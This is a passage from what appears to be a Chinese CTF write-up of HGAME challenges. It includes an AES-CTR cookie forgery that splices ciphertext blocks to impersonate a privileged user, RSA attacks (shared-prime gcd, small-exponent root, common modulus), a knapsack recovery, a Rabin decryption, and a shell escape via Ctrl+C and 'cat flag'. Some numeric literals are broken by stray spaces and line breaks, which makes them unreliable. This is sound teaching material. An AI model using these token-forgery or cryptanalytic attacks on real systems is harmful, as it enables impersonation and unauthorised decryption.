
即可得到最终flag：

```
hgame{y0ur_m@th_1s_g00d}
```

## [CRYPTO] 零元购年货商店


**本题题解思路可能与官方题解不同**

这道题和菜狗杯的一道WEB题有些类似，利用的是AES加密的缺陷。下载代码后，可以发现，这是一个~~原神广告（虽然笔者不玩原神）~~`GO`语言编写的Web应用，审阅代码后，发现




```
func buyController(c *gin.Context) {  1 usage
    method := c.Request.Method
    token, err := c.Cookie( name: "token")
    if err != nil {
        c.String(http.StatusForbidden,  format: "没有身份的人可不能来这儿买东西。")
    }
    jsonUser, err := util.Decrypt(token)
    if err != nil {
        c.String(http.StatusBadGateway, err.Error())
    }
    User := user.User{}
    err = json.Unmarshal([]byte(jsonUser), &User)
    if err != nil {
        c.String(http.StatusBadGateway, err.Error())
    }
    name := User.Name
    if method != http.MethodGet {
        c.String(http.StatusMethodNotAllowed, fmt.Sprintf("your method: #{method}. but only get method allowed"))
    } else {
        product := c.Query( key: "prod")
        if product == "flag" {
            if name != "Vidar-Tu" {
                c.String(http.StatusOK,  format: "flag 可是特地为兔兔准备的！ ")
            } else {
                file, _ := os.Open( name: "flag.txt")
                flag, _ := io.ReadAll(file)
                c.String(http.StatusOK, fmt.Sprintf("#{name} buy #{product} successfully\n#{flag}"))
            }
        } else {
            c.String(http.StatusOK, fmt.Sprintf("#{name} buy #{product} successfully"))
        }

    }
}
```

在购买商品时，如果购买的是flag，程序会判断当前登录的用户名是否为`Vidar-Tu`，如果不是，则报错。而判断登录的依据是经过AES加密的Token，Token在登录时获得：



```go
func loginController(c *gin.Context) {  1 usage
    _, err := c.Cookie( name: "token")
    if err == nil {
        c.Redirect(http.StatusFound,  location: "/home")
    }
    userName := c.PostForm( key: "username")
    if userName == "Vidar-Tu" {
        c.String(http.StatusForbidden,  format: "兔兔才不可能是你呢！！")
    }
    User := user.User{Name: userName, Created: time.Now().Unix(), Uid: "230555433"}
    jsonUser, _ := json.Marshal(User)
    token, _ := util.Encrypt(string(jsonUser))
    fmt.Print(string(jsonUser))
    c.SetCookie( name: "token", token,  maxAge: 3600,  path: "/",  domain: "",  secure: false,  httpOnly: true)
    c.Redirect(http.StatusFound,  location: "/home")
}
```

对Token的加密代码如下：



```go
func Encrypt(u string) (string, error) {  1 usage
    block, err := aes.NewCipher(key)
    if err != nil : "", err ⤴
    plainText := []byte(u)
    blockMode := cipher.NewCTR(block, iv)
    cipherText := make([]byte, len(plainText))
    blockMode.XORKeyStream(cipherText, plainText)
    return base64.StdEncoding.EncodeToString(cipherText), nil
}
```

审阅代码可知，加密方式为`AES-CTR`加密，秘钥长度为`16bytes`。该加密会将明文分成16字节的小块，然后对每一块进行加密，与此同时，会有一个计数器用于保存加密的轮次数，该加密的特点是无需在末尾补齐明文，使得长度为16的倍数。本题中，被加密的明文大致是形如下文的JSON字符串（至于字符串是否有空格，可以在源代码中Printf来判断）：

```
{"Name":"username","Created":1673801423,"Uid":"230555433"}
```

对该文本加密时，会16字节16字节加密，为了便于观察，我们可以将它每16字节换一行：

```
{"Name":"usernam
e","Created":167
3801423,"Uid":"2
30555433"}
```

在这里，便存在一个可以利用的漏洞，由于明文是一块一块加密的，因此，除了轮次之外，上一块的明文并不会影响到下一块明文的加密结果，所以，我们可以首先构造：

```
{"Name":"Vidar-T
","Created":1673
802266,"Uid":"23
0555433"}
```

即用户名为`Vidar-T`，获取加密Token后截取第一段，即：

```
{"Name":"Vidar-T
```

接着，再构造：

```
{"Name":"uuuuuuu
u","Created":167
3802266,"Uid":"2
30555433"}
```

即用户名为`uuuuuuuu`，获取加密Token后截取第二段到最后，即：

```
u","Created":167
3802266,"Uid":"2
30555433"}
```

将两段密文拼接，解密出来的明文应当就是：

```
{"Name":"Vidar-T
u","Created":167
3802266,"Uid":"2
30555433"}
```

于是，成功将自己的用户名改为了`Vidar-Tu`。实现Token构造的脚本如下：

```python
import base64

ori1 =
'J9W/3Ui2WMSczLc9XMpp3uMOi1BiNqY+yR8r7UtRc7K5jXu6CEskxKCXAGvyl095Jql0dCDdRon
p'
ori2 =
'J9W/3Ui2WMSc76ssSM0x/7QAhTFTIaIr2B5t9UBWcrayhX+7CkM7yterDS3qjP94Jax0dCHaRpi
2zg=='


def sep(num, data):
    res = []
    cnt = 0
    bb = bytearray()
    for i in data:
        bb.append(i)
        cnt += 1
        if cnt == num:
            cnt = 0
            res.append(bb)
            bb = bytearray()
    if cnt > 0:
        res.append(bb)
    return res


if __name__ == '__main__':
    b641 = base64.b64decode(ori1)
    b642 = base64.b64decode(ori2)
    r1 = sep(16, b641)
    r2 = sep(16, b642)
    final = bytearray()
    final.extend(r1[0])
    final.extend(r2[1])
    final.extend(r2[2])
    final.extend(r2[3])
    print(base64.b64encode(final).decode())
```

将构造好的Token替换入Cookie（注意URLEncode），然后打开零元购超市，便可购买到flag（看到flag后发现，似乎字符翻转攻击也可以解出这道题）：

```
hgame{5o_Eas9_6yte_flip_@t7ack_wi4h_4ES-CTR}
```

## [CRYPTO] 包里有什么

首先观察加密代码：

```
from random import randint
from libnum import gcd, s2n

from secret import flag

plain = flag[6:-1]
assert flag == 'hgame{' + plain + '}'
v = bin(s2n(plain))[2:]
l = len(v)
a = [2 << i for i in range(l)]
m = randint(sum(a), 2 << l + 1)
w = randint(0, m)
assert gcd(w, m) == 1
```

```
b = [w * i % m for i in a]

c = 0
for i in range(l):
    c += b[i] * int(v[i])

print(f'm = {m}')
print(f'b0 = {b[0]}')
print(f'c = {c}')

# m = 1528637222531038332958694965114330415773896571891017629493424
# b0 = 69356606533325456520968776034730214585110536932989313137926
# c = 93602062133487361151420753057739397161734651609786598765462162
```

可以获取到的信息是:

- `m`、`b0`、`c`已知
- `a`数组包含了`2`至`2^l`的所有数（l为字符串长度）
- `m`是`sum(a)`至`2^(l+1)`之间的一个随机数
- `w`是`0`至`m`之间的随机数
- `b`数组的每个元素都是`a`数组每个元素与`w`的乘积模`m`后的结果
- `v`数组是明文在二进制下的形式，因此，`v`中包含的只可能是`0`或者`1`
- `c`本质上是从`b`数组中，以`v`数组为依据取了一些数字求和

因此，首先，我们可以反推出`w`和字符串长度`l`，代码如下:

```
# get W
k = 0
while True:
    w = (b0 + k * m)
    if w // 2 > m:
        break
    if w % 2 == 0:
        print(w // 2)
    k += 1

# judge length
l = 1
while True:
    a = [2 << i for i in range(l)]
    rangeM = range(sum(a), 2 << l + 1)
    if m in rangeM:
        print(l)
    l += 1
```

得到`w`和`l`分别为：

```
w=34678303266662728260484388017365107292555268466494656568963
l=198
```

w还有一解，为：

```
w=798996914532181894739831870574530315179503554412003471315675
```

不过二者结果是一样的，因此任选其一即可。

接着，我们将变量`c`化为公式后，可以看成是：
$c = (w * a1)\ Mod\ m$
此处的`a1`即需要求的值，由于笔者是数学苦手，此处的数学演算是数学系同学帮忙完成的，就不在这里班门弄斧了，直接放出计算代码：

```
k_ = gmpy2.invert(m, w)
k = (w - (c % w)) * k_
a1 = (k * m + c) // w
a1 = a1 % m
```

计算得到的`a1`并非最后字符串，因为在`c`的计算过程中，是从小到大累加的，例如`v[0]`为`1`时，增加的值为`0b10`，`v[1]`为`1`时，增加`0b100`，以此类推，因此，得出的`a1`是原字符串值的逆序，应该倒过来才是最终的答案。
完整代码如下：

```

import string
from random import randint, shuffle

import gmpy2
from Crypto.Util.number import long_to_bytes
from libnum import gcd, s2n, n2s

# print(2 << 0)
#
# plain = "1234567"
# v = bin(s2n(plain))[2:]
# l = len(v)
# a = [2 << i for i in range(l)]
# m = randint(sum(a), 2 << l + 1)
# w = randint(0, m)
# assert gcd(w, m) == 1
# b = [w * i % m for i in a]
#
# c = 0
# for i in range(l):
#     c += b[i] * int(v[i])
#
# print(f'm = {m}')
# print(f'b0 = {b[0]}')
# print(f'c = {c}')

# get W
# k = 0
# while True:
#     w = (b0 + k * m)
#     if w // 2 > m:
#         break
#     if w % 2 == 0:
#         print(w // 2)
#     k += 1
# pass

# judge length
# l = 1
# while True:
#     a = [2 << i for i in range(l)]
#     rangeM = range(sum(a), 2 << l + 1)
#     if m in rangeM:
#         print(l)
#     l += 1


if __name__ == '__main__':
    w = 34678303266662728260484388017365107292555268466494656568963  # ,
    # w = 79899691453218189473983187057453031517950355441200347131 5675  # 二
者计算出的b是一样的
    l = 198
    m = 152863722253103833295869496511433041577389657189101762949 3424
    b0 = 69356606533325456520968776034730214585110536932989313137926
    c = 93602062133487361151420753057739397161734651609786598765462162

    a = [2 << i for i in range(l)]
    b = [w * i % m for i in a]
    k_ = gmpy2.invert(m, w)
    k = (w - (c % w)) * k_
    a1 = (k * m + c) // w
    a1 = a1 % m
    print(int('0b' + bin(a1)[2:][::-1], 2))
    print(n2s(int('0b' + bin(a1)[2:][::-1], 2)))

    # dfs(c, 0, '')

# m = 1528637222531038332958694965114330415773896571891017629493424
# b0 = 693566065333254565209687760347302145851105369329893131 37926
# c = 9360206213348736115142075305773939716173465160978659876546216 2
```

最后得到flag：

```
hgame{1t's_4n_3asy_ba9_isn7_it?}
```

## [CRYPTO] Rabin

由题名可知，本题的加密算法是`Robin`算法，关于该算法的说明和解密代码可见该链接：
https://www.jianshu.com/p/c18ee34058ed
本题直接使用了文章中的解密代码：

```
import gmpy2
from Crypto.Util.number import long_to_bytes

p =
654283271845556796907301374328864072401843295347724213731935211446933750749 8
3
q =
985708102687050849875249754823234560064805319172926017992562414586818005541 2
3
n = p * q
e = 2
c =
0x4e072f435cbffbd3520a283b3944ac988b98fb19e723d1bd02ad7e58d9f01b26d622edea5e
e538b2f603d5bf785b0427de27ad5c76c656dbd9435d3a4a7cf556

c1 = pow(c, (p + 1) // 4, p)
c2 = pow(c, (q + 1) // 4, q)
cp1 = p - c1
cp2 = q - c2
t1 = gmpy2.invert(p, q)   # p的模q逆元
```

```
t2 = gmpy2.invert(q, p)  # q的模p逆元

m1 = (q * c1 * t2 + p * c2 * t1) % n
m2 = (q * c1 * t2 + p * cp2 * t1) % n  # or m2=n-m1
m3 = (q * cp1 * t2 + p * c2 * t1) % n
m4 = (q * cp1 * t2 + p * cp2 * t1) % n  # or m4=n-m3

print(long_to_bytes(m1))
print(long_to_bytes(m2))
print(long_to_bytes(m3))
print(long_to_bytes(m4))

if __name__ == '__main__':
    pass
```

运行即可得到flag：

```
hgame{That'5_s0_3asy_to_s@lve_r@bin}
```

## [CRYPTO] RSA 大冒险1

本题有4个RSA加密的小题，由于此前已有人对RSA题目的不同情况做过梳理，因此此处不再赘述，可参考这篇文章：https://blog.csdn.net/qq_45521281/article/details/114706622

第一问是`q`、`r`不大，且有多个因子的情况，可以在解出`qr`后直接进行质因数分解，然后用解密即可：

```
if __name__ == '__main__':
    # r = RSAServe()
    # pub1 = r.pubkey()
    # data1 = r.encrypt()
    #
    # print(pub1)
    # print(data1)

    pqr =
4229115207590281376486469634139516037021386842020782351311957052844286382567
56940133918932630108971
    e = 65537
    p = 294247427579452148561640280292993957993
    c =
0x2259c614fad06d3238418b33f902a8f75863859ba2d662842ecdd798e1418059ac02790c76
e66830bc
    qr = pqr // p
    print(qr)
    f = FactorDB(qr)
    f.connect()
    print(f.get_factor_list())
    (q, r) = f.get_factor_list()
    d = gmpy2.invert(e, (p - 1) * (q - 1) * (r - 1))
    m = pow(c, d, pqr)
    print(long_to_bytes(m))
```

得到secret：

```
m<n_But_also_m<p
```

第二问的`p`是固定的，而`q`会变，因此可以求两个`pq`，取他们的最大公因数，即可获得`p`：

```
if __name__ == '__main__':
    # r = RSAServe()
    # pub1 = r.pubkey()[0]  # 这里一定要先获取pubkey，此处的pub1为n1 = p * q1
    # key1 = r.encrypt()  # 再进行加密
    # pub2 = r.pubkey()[0]  # 此处的pub2为n2 = p * q2
    #
    # print(pub1, pub2, key1)

    q1 = 11104724245183889565176926023895294363944571958754393411981649572699870967009366438366713321994970355172858835438893160619590872342406631756070796692029874675838723484611823958339582683978367767377393707445584614635635257590671854368749390346251134013144163346404403650086378702634121284155304882752028066 2511
    q2 = 13988051407881882422731996697793486032129886150056372705122806847128142613269605755965745852477598827047719653220824156550618951495748850760046145010296217346118836289229169884110538058760294433230773102357714946469316752576557997355407253080094613660215715320931042630762290010652759688875453279480760938 9883
    c = 0x9afe6704a58280417031b6dea143ebf7f5c2c2843200a6a58aee80827fd35b7e8ad46537c6e13900aa557be4166503942084588eb6a353cd3e23161c216cef404e93c84b0837279a86e88806967ae7a22561a971e9a3b010f1273e3adf06cf1c40155e0f1ab0b3e0bd438f7be1d21c83c51b1172245478d62f69754070b75f3d
    p = gmpy2.gcd(q1, q2)
    q = q1 // p
    e = 65537
    d = gmpy2.invert(e, (p - 1) * (q - 1))
    m = pow(c, d, p * q)
    print(long_to_bytes(m))
```

得到secret：

```
make_all_modulus_independent
```

第三问的`e`很小，因此可以爆破获得原文：

```
if __name__ == '__main__':
    # r = RSAServe()
    # pub = r.pubkey()
    # data = r.encrypt()
    # print(pub)
    # print(data)

    n = pq = 92759421146208377534700858865416013557803987372227272120677672667197276914715911507681542526971529793766860687378047025067713451467662207154728310714527053090011739094089324815770586115826507392602514070335254414513087062604353171478903319700441523149367602232205786212185911744393984862917895191176214936653
    e = 3
    c = 0xfec61958cefda3eb5f709faa0282bffaded0a323fe1ef370e05ed3744a2e53b55bdd43e9594427c35514505f26e4691ba86c6dcff6d29d69110b15b9f84b0d8eb9ea7c03aaf24fa957314b89febf46a615f81ec031b12fe725f91af9d269873a69748

    k = 0
    while 1:
        res = iroot(c + k * n, e)   # c+k*n 开3次方根 能开3次方即可
        if res[1]:
            print(long_to_bytes(res[0]))   # 转为字符串
            break
        k = k + 1
```

得到secret：

```
encrypt_exponent_should_be_bigger
```

第四问的`p`、`q`固定，但`e`会变化，可使用共模攻击：

```
if __name__ == '__main__':
    # r = RSAServe()
    # pub1 = r.pubkey()
    # data1 = r.encrypt()
    # pub2 = r.pubkey()
    # data2 = r.encrypt()
    # print(pub1)
    # print(pub2)
    # print(data1)
    # print(data2)

    n = pq = 145692505299523768235805820776570256689550908510673871327200927579538215259169813745060806158246842150136276105095481091764538369106084844488375993009687783579950512865501377438663872408197475317937548040350933479953448873231368922355356060623226177103029000112991318352366779096798280067488841097489374931241
    e1 = 115777
    e2 = 96697
    c1 = 0x2120afa7a45c4cc506dd17ccda553821c236d840fc741eee67772e35de03349b0ee3d8084bc6fbf54e9572c6a19e415cf66f81c09e0d55afaba49ae0d2789612259b5281b445ffc4c7c6c1a429a2b3c98b0f37cf858fa61fdc46fa24733a6f608e2bd273b738bb2e21c0111aa54156252e3fabb544bdc8107b09d99aae10d5af
    c2 = 0x8ceaaec22657184ef96e5af703421c92cc7078d94585784d19c96b80ebd6d7dd098c4338c46a1127ce1ef44aa46697e1b6e93b123e7198d787a7dffdb6674d6da38d8bdf47fe07102be2377c7e0a58aca844baed2619e2502d410f859462cf555b74faa77f4b05bd08454dbc59b8865d31f5f4b6eab9392a0f7757b2042647de

    s = gmpy2.gcdext(e1, e2)
    s1 = s[1]
    s2 = -s[2]

    c2 = gmpy2.invert(c2, n)
    m = (pow(c1, s1, n) * pow(c2, s2, n)) % n
    print(long_to_bytes(m))
```

得到secret：

```
never_uese_same_modulus
```

答完所有4道题后，可获得flag：

```
hgame{W0w_you^knowT^e_CoMm0n_&t$ack_@bout|RSA}
```

## [MISC] Tetris Master

本题题目有问题，进入环境后`Ctrl+C`中断程序，然后`cat flag`就能得到flag：

```
hgame{Bash_Game^Also*Can#Rce}
```

## [MISC] Sign In Pro Max (未解出)

本题的提示如下：

```
Part1, is seems like baseXX: QVl5Y3BNQjE1ektibnU3SnN6M0tGaQ==
Part2, a hash function with 128bit digest size and 512bit block size:
c629d83ff9804fb62202e90b0945a323
Part3, a hash function with 160bit digest size and 512bit block size:
99f3b3ada2b4675c518ff23cbd9539da05e2f1f8
Part4, the next generation hash function of part3 with 256bit block size and
64 rounds: 1838f8d5b547c012404e53a9d8c76c56399507a2b017058ec7f27428fda5e7db
Ufwy5 nx 0gh0jf61i21h, stb uzy fqq ymj ufwyx ytljymjw, its'y ktwljy ymj
ktwrfy.
```

第一部分笔者猜测是`Base64-Base58-Base32`，结果为：`f51d3a18`
第二部分似乎是MD5加密，查询得到结果为：`f91c`
第三部分是SHA1，结果为：`4952`
第四部分是SHA256，结果为：`a3ed`
第五部分是凯撒密码加密，枚举解密后为：


```
Part5 is 0bc0ea61d21c, now put all the parts together, don't forget the
format.
```

根据指示，拼接所有结果，得到字符串`f51d3a18f91c4952a3ed0bc0ea61d21c`

但答案不对，暂时没想到正解。

## [MISC] crazy_qrcode

附件有一张二维码和一个压缩包，压缩包是加密的，很明显二维码与密码有关。
扫描了以下，没有扫出来，说明编码可能有问题，在[https://merricx.github.io/qrazybox/](https://merricx.github.io/qrazybox/)中导入该二维码，选择`Brute-force Format Info Pattern`



Tools List

**Extract QR Information**
Force decode and get information about the current QR code as much as possible

**Reed-Solomon Decoder**
Errors and Erasures correction by decoding Reed-Solomon blocks

